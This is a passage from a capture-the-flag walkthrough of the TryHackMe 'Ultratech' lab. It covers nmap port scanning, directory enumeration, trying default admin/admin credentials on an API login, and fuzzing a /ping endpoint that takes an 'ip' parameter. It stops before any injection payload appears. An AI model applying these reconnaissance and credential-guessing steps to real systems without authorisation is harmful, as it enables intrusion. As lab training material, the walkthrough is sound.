Ultratech – Walkthrough

Ultratech is a medium level CTF on Tryhackme. This room is based on Penetration Testing, Enumeration, Privilege Escalation and WebApp testing.


Objective: Gain the root shell of the target machine.

Penetration Methodologies:

- Scanning
- Reconnaissance
- Exploitation
- Hash Cracking
- Privilege Escalation

Tools Required: Nmap, Dirbuster, Burp Suite, Hash-Identifier, Hashcat

Scanning: After connecting with the machine on Tryhackme, I started **nmap** scan to check the open ports and services.





```
# Nmap 7.92 scan initiated Thu Dec  9 02:10:25 2021 as: nmap -T4 -sV -v -p- -oN nmap_scan 10.10.106.87
Increasing send delay for 10.10.106.87 from 0 to 5 due to 94 out of 234 dropped probes since last increase.
Increasing send delay for 10.10.106.87 from 5 to 10 due to 11 out of 22 dropped probes since last increase.
Warning: 10.10.106.87 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.106.87
Host is up (0.28s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
21/tcp    open     ftp     vsftpd 3.0.3
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8081/tcp  open     http    Node.js Express framework
12389/tcp filtered unknown
29480/tcp filtered unknown
31331/tcp open     http    Apache httpd 2.4.29 ((Ubuntu))
50047/tcp filtered unknown
55355/tcp filtered unknown
60873/tcp filtered unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
```


Nmap scan showed that Apache server was running on port 31331.

Reconnaissance:


So, when I visited the ip address on port 31331 in the browser, Ultratech's website was running there.




Then I launched **Dirbuster** to discover the hidden content & found the directories that I showed in the screenshot below:




After that I opened **/js/** directory to see the JavaScript files. In the **/js/** directory, I found **api.js** javascript file.




When I viewed the **/js/api.js** file, I found that an api was running on port 8081.




When I visited **http://10.10.108.145:8081** I found that **Ultratech's API v0.1.3** was running there.



Then I launched Dirbuster to find the hidden content on **http://10.10.108.145:8081** and found two directories.




When I opened **/auth/** directory, it asked me for username & password with **login, password parameters**.




Then I tried to login using default credentials, but it didn't work.


URL: http://10.10.108.145:8081/auth?login=admin&password=admin



Although I could try to bruteforce the credentials, but before that I visited /ping/ directory. When I visited /ping/ directory, I got an error message.




It was possible that a parameter was expected here, that's why I got the error message. So, in the Burp Suite's intruder tab, I launched a Fuzzing attack on **http://10.10.108.145/ping** and i found a valid parameter.



Exploitation:


Then I opened the URL with parameter **ip** and in the value I provided my machine's ip address.

URL: http://10.10.108.145/ping?ip=10.9.1.203

